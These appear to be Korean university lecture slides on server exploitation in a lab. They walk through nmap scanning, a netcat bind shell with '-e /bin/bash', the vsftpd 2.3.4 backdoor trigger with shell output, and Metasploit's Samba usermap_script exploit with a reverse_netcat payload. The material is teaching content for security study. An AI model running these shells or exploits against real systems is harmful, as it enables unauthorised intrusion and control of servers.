웹 보안 및 실습

W10 – 2 (웹해커의 도구)

JONGKIL KIM

Ewha Womans University
University

Target Exploitation

- Target exploitation
  - 정보 수집과 스캐닝 이후에 수행되는 단계.
  - 정보 수집단계에서 유용한 정보를 많이 수집한 경우, 매우 쉽게 수행되어 질 수도 있음.
- Attack on servers
  - 공격 대상의 IP 주소를 특정한 후 공격을 수행.
  - 공격 대상이 동일한 네트워크에 있는 경우, 공격이 더욱 단순해질 수 있음.

Target Exploitation

- Attack on clients
  - 공격 대상이 개인용 컴퓨터인 경우, IP 주소를 알아내는 것이 힘듦.
  - 공격 대상이 NAT를 통해 라우터로 부터 로컬 IP 주소를 얻어 인터넷에 연결되는 경우, 외부에서 공격대상의 IP 주소를 획득하는 것은 큰 의미가 없음.
  - 이는 획득한 IP (public IP) 주소가 라우터의 IP의 주소이기 때문.
  - 따라서 Client side attack을 보다 효율적으로 수행하기 위해서는 reverse connection 방식을 사용해야 함.

What Is Server?

- 다른 프로그램이나 디바이스 (client-server model에서 client에 해당하는)를 위한 서비스를 제공하는 컴퓨터 프로그램이나 디바이스
  - 서버의 목적은 데이터나 자원을 공유하거나 클라이언트들에게 작업을 분배하는 역할을 수행함.
  - 하나의 서버가 여러 클라이언트를 지원하기도하고, 하나의 클라이언트가 여러 서버를 동시에 이용하기도 함.

Server Usage Scenarios

- 애플리케이션 서버: 웹 애플리케이션 (web apps: computer programs that run inside a web browser)을 호스팅하는 서버. 애플리케이션 서버는 사용자가 네트워크를 통해 별도의 프로그램의 설치 없이 웹 애플리케이션을 실행하고 사용할 수 있게 함.
- 웹 서버: World Wide Web을 구성하는 웹 페이지 (web pages)를 호스팅하는 서버. 각 웹사이트는 하나 이상의 웹서버를 가지고 있음.

Server Usage Scenarios

- 컴퓨팅 서버: 많은 양의 컴퓨팅 자원 (CPU 및 RAM)을 네트워크를 통해 공유하기 위한 서버.
- 데이터베이스 서버: 데이터베이스를 네트워크를 통해 유지/공유하기 위한 서버.
- 파일 서버: 네트워크 상에서 저장공간을 공유하기 위해 파일과 폴더를 공유하는 서버
- 기타: mail server, proxy server, communications server, catalog server, etc.

Server-Side Attack

- Server-side attack의 특징
  - 사용자와의 interaction을 하지 않고 서버를 직접 공격하는 방식.
  - 공격 대상은 web, application, computing server 등 자동으로 설정되고 동작하는 서버들이 될 수 있음.
  - IP 주소 정보로 공격 대상을 식별하고 공격자가 공격을 수행함.
  - 공격 대상이 실행하고 있는 운영체제(operating system)나 시스템에 설치된 애플리케이션 등이 공격에 포함됨.
  - 잘 알려진 server-side attack으로 SQL injection attacks, buffer overflow, denial-of-service attacks 등이 있음.

Server-Side Attack

- (내부) 정보 수집의 중요성
  - 정보 수집을 통해 다음의 사항을 파악할 수 있음:
    - 공격 대상의 Operating System,
    - 설치된 프로그램들,
    - 공격 대상에서 제공되는 서비스,
    - 서비스와 연결된 포트.
  - 수집된 정보는 공격과 직접 연동되어 지기도 함. 예를 들어, 공격 대상 서버에서 동작하는 프로그램의 Default Password를 이용한 공격을 수행할 수 있음.

Server-Side Attack

- Nmap을 이용하여 OS와 Service를 제공하는 program의 버전 식별이 가능함:
  - `nmap -O <Target IP>` : 공격 대상 시스템의 OS에 대한 정보를 식별함.
  - `nmap -sV <Target IP>` : 공격 대상 시스템에서 동작 중인 프로그램의 Version 정보를 수집함.
- 이 외에도 취약성 탐지 프로그램 (Vulnerability Scanner)을 이용하여 공격대상에 대한 정보를 수집할 수 있음.

Server-Side Attack

- 취약점(Vulnerabilities):
  - 서버의 많은 서비스들이 원격 사용자에게 접근 권한을 주도록 설계되어 있음. 그리고 이런 사용자들을 보호하기 위한 서비스를 제공함.
  - 이런 서비스들은 종종 잘못 설정되어 있을 수 있음: 공격자들이 이러한 설정 오류를 이용하여 설정이 잘못된 서버에 접근 할 수 있음.
  - 일부 서버의 경우 백도어를 포함하고 있을 수 있음: 이런 백도어들은 취약점을 갖도록 설계되어 있음. 예를 들어 remote buffer overflows 또는 remote code execution 취약점이 있을 수 있으며, 이는 공격자가 컴퓨터에 대한 완전한 접근을 갖게 함.

Server-Side Attack

- Target simulation
  - Metasploitable
    - 다양한 취약점을 가지도록 설계된 서버.
    - 공격 대상 서비스로 활용이 가능함.
    - 다양한 포트가 열려 있고 취약한 프로그램들이 동작하고 있음.
  - Why Metasploitable?
    - 취약성 점검을 위해 실제 서버를 사용하는 것은 매우 위험함. 이에 취약한 서버를 설계하여 공격 Simulation에 활용함.

Preliminary: Netcat (NC)

- TCP 또는 UDP를 이용하여 네트워크에 연결(*reading from and writing to)* 할 수 있게 하는 네트워크 도구.
  - 매우 유용한 프로그램으로 Netcat은 “Swiss-army knife of TCP/IP”라는 별칭을 가지고 있음.
  - Network investigation이나 debugging 도구로 사용될 수 있음.
- 사용법: `nc [options] <host IP address> port`
  - 예를 들어, 일정 포트로 들어오는 연결을 대기(listen)하기 위한 nc 명령어는 다음과 같음: `nc -l -p port`

Preliminary: Netcat (NC)

- 예제 1 (간단한 연결):
  - 이화 여대 웹서버를 nc를 이용하여 연결해보면 다음과 같다:

```
nc -v 203.255.161.161 80
```

(사용자 편의를 위해 -v option이 사용됨 (Verbose 옵션).)

  - 이런 방식으로 , 22번 포트를 사용하는 10.0.2.5 주소를 같는 서버에 접속을 다음과 같이 시도할 수 있음.

```
nc -v 10.0.2.5 22
```

```
root@kali:~# nc -v 10.0.2.5 22
10.0.2.5: inverse host lookup failed: Unknown host
(UNKNOWN) [10.0.2.5] 22 (ssh) open
SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1
l
Protocol mismatch.
```

Preliminary: Netcat (NC)

- 예제 2 (단순한 client-server 연결):
  - 10.0.2.5를 IP 주소로 사용하는 단순 서버를 동작하기 위해, 다음과 같은 명령어를 사용할 수 있다.

```
nc -l -p 1234
```

(즉, Metasploitable과 같은 서버에서 1234번 포트가 연결을 위해 열려짐.)

  - Client 컴퓨터에서 다음과 같은 명령어를 사용하여 서버에 접속할 수 있다.

```
nc -v 10.0.2.5 1234
```

연결 후, Client에서 일부 text를 입력하고 enter를 누르면 이를 서버에서 확인할 수 있음.

Preliminary: Netcat (NC)

- 연결 3 (간단한 file 전송 프로그램):
  - Client 컴퓨터에서, (A non-empty file) `plain.txt`를 생성.
  - 서버에서 (IP:10.0.2.5), 1234 port를 열고 접속을 기다림. 이 때 plain.txt에 접속 내용을 기록하도록 다음과 같이 설정:

```
nc -l -p 1234 > plain.txt
```

  - Client 컴퓨터에서, 다음을 수행하여 파일을 전송.

```
nc -v -w 3 10.0.2.5 1234 < plain.txt
```

([`-w seconds`]는 타임아웃을 설정하기 위한 옵션임. (초(seconds) 단위).)

Preliminary: Netcat (NC)

- 예제 4 (백도어):
  - 서버 컴퓨터 (IP:10.0.2.5)에서, Port 1234 열고, Bash (Unix shell) 실행 option선택한 후, 연결을 기다림.

```
nc -l -p 1234 -e /bin/bash
```

  - 이후에, Client 컴퓨터에서, 다음을 수행하여 Bash shell에 연결함

```
nc -v 10.0.2.5 1234
```

(매우 위험한 연결 형태임.)


서버 공격의 예

- Port 21포트의 vsftpd 2.3.4에 있는 취약점을 이용한 공격 :
  1. 공격 대상 서버의 IP 주소를 확인.
  2. nmap -sV을 이용하여 vsftpd 2.3.4이 ftp 서비스를 위해 사용됨을 확임. (vsftpd 2.3.4는 알려진 취약점이 있는 프로그램임)

```
root@kali:~# nmap -sV 10.0.2.5
Starting Nmap 7.80 ( https://nmap.org ) at 2019-09-05 17:35 AEST
Nmap scan report for 10.0.2.5
Host is up (0.000048s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
```

Example of Attack on Server

3. “vsftpd 2.3.4”을 google에서 검색하여 취약점이 있음을 확인함.



VSFTPD v2.3.4 Backdoor Command Execution

Disclosed	Created
07/03/2011	05/30/2018

Description

This module exploits a malicious backdoor that was added to the VSFTPD download archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011 according to the most recent information available. This backdoor was removed on July 3rd 2011.

Example of Attack on Server

4. Port 21을 netcat (nc)을 이용해 접속함: `nc <Target IP> 21`

```
root@kali:~# nc 10.0.2.5 21
220 (vsFTPd 2.3.4)
USER invalid:)
331 Please specify the password.
PASS dont know
```

5. netcat 연결을 닫고, 공격 대상에 6200 port에 다시 접속함: `nc <Target IP> 6200`

```
root@kali:~# nc 10.0.2.5 6200
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GN
U/Linux
```

Example of Attack on Server

- Note
  - 공격자가 공격 대상의 vsftpd server에 username "invalid:)"와 password "dont know"를 접속해서 로그인함. 이는 port 6200에, backdoor connection을 허락하고, 공격 대상 서버에 접속할 수 있게 함.
  - 공격자가 6200 포트에 재연결을 하는 경우, 별도의 식별/인증을 요구하지 않고 공격대상 서버에 연결을 허용함.
  - 이 접근은 Bash에 대한 접근을 가능하게 하며, Linux 명령어의 수행이 가능하도록 함.

Payloads in Metasploit

Payloads in Metasploit

- Payload의 세가지 유형
  - Singles: self-contained 및 standalone 형태의 Payloads. 다른 프로그램에 연결되어 있지 않음.
  - Stagers: Stagers는 공격자와 공격대상의 통신을 설정하고 유지하기 위한 간단한 프로그램을 의미한다.
  - Stages: Stages는 Stagers에 의해 다운로드 된 상대적으로 큰 사이즈의 payload components를 의미함.
- Metasploit의 payload descriptions을 통해 payload의 유형을 파악할 수 있음.
  - A single payload: `windows/shell_bind_tcp`
  - Stager/stage: `windows/shell/bind_tcp`
    → `bind_tcp`는 stager. `shell`은 stage를 의미함.

Payloads in Metasploit

- Example: Samba “username map script” exploit
  - 명령어 입력 순서

```
Msfconsole
Use exploit/multi/samba/usermap_script
Show options
Set RHOST 10.0.2.5
Exploit
```

  - 위의 명령어 순서는 공격 대상 컴퓨터에서 명령어를 수행하기 위한 권한을 얻게해 줌. 이에 더해서 payloads의 옵션을 활용하여 더 다양한 공격을 수행할 수도 있음.

```
show payloads
```

Payloads in Metasploit

```
Compatible Payloads
===================

   Name                                  Disclosure Date  Rank    Description
   ----                                  ---------------  ----    -----------
   cmd/unix/bind_awk                                      normal  Unix Command Shell, Bind TCP (via AWK)
   cmd/unix/bind_inetd                                    normal  Unix Command Shell, Bind TCP (inetd)
   cmd/unix/bind_lua                                      normal  Unix Command Shell, Bind TCP (via Lua)
   cmd/unix/bind_netcat                                   normal  Unix Command Shell, Bind TCP (via netcat)
   cmd/unix/bind_netcat_gaping                            normal  Unix Command Shell, Bind TCP (via netcat -e)
   cmd/unix/bind_netcat_gaping_ipv6                       normal  Unix Command Shell, Bind TCP (via netcat -e) IPv
6
   cmd/unix/bind_perl                                     normal  Unix Command Shell, Bind TCP (via Perl)
   cmd/unix/bind_perl_ipv6                                normal  Unix Command Shell, Bind TCP (via perl) IPv6
   cmd/unix/bind_ruby                                     normal  Unix Command Shell, Bind TCP (via Ruby)
   cmd/unix/bind_ruby_ipv6                                normal  Unix Command Shell, Bind TCP (via Ruby) IPv6
   cmd/unix/bind_zsh                                      normal  Unix Command Shell, Bind TCP (via Zsh)
   cmd/unix/generic                                       normal  Unix Command, Generic Command Execution
   cmd/unix/reverse                                       normal  Unix Command Shell, Double Reverse TCP (telnet)
   cmd/unix/reverse_awk                                   normal  Unix Command Shell, Reverse TCP (via AWK)
   cmd/unix/reverse_lua                                   normal  Unix Command Shell, Reverse TCP (via Lua)
   cmd/unix/reverse_netcat                                normal  Unix Command Shell, Reverse TCP (via netcat)
   cmd/unix/reverse_netcat_gaping                         normal  Unix Command Shell, Reverse TCP (via netcat -e)
   cmd/unix/reverse_openssl                               normal  Unix Command Shell, Double Reverse TCP SSL (open
ssl)
   cmd/unix/reverse_perl                                  normal  Unix Command Shell, Reverse TCP (via Perl)
   cmd/unix/reverse_perl_ssl                              normal  Unix Command Shell, Reverse TCP SSL (via perl)
   cmd/unix/reverse_php_ssl                               normal  Unix Command Shell, Reverse TCP SSL (via php)
   cmd/unix/reverse_python                                normal  Unix Command Shell, Reverse TCP (via Python)
   cmd/unix/reverse_python_ssl                            normal  Unix Command Shell, Reverse TCP SSL (via python)
   cmd/unix/reverse_ruby                                  normal  Unix Command Shell, Reverse TCP (via Ruby)
   cmd/unix/reverse_ruby_ssl                              normal  Unix Command Shell, Reverse TCP SSL (via Ruby)
   cmd/unix/reverse_ssl_double_telnet                     normal  Unix Command Shell, Double Reverse TCP SSL (teln
et)
   cmd/unix/reverse_zsh                                   normal  Unix Command Shell, Reverse TCP (via Zsh)
```

Single payload

Payloads in Metasploit

- 예를들어 `cmd/unix/reverse_netcat` 을 이용하기 위해 다음과 같이 설정하면

```
set PAYLOAD cmd/unix/reverse_netcat
show options
set LHOST 10.0.2.4
exploit
```

- 공격의 효과는 동일 하지만 해당 공격이 payload (single)를 통해 이루어짐.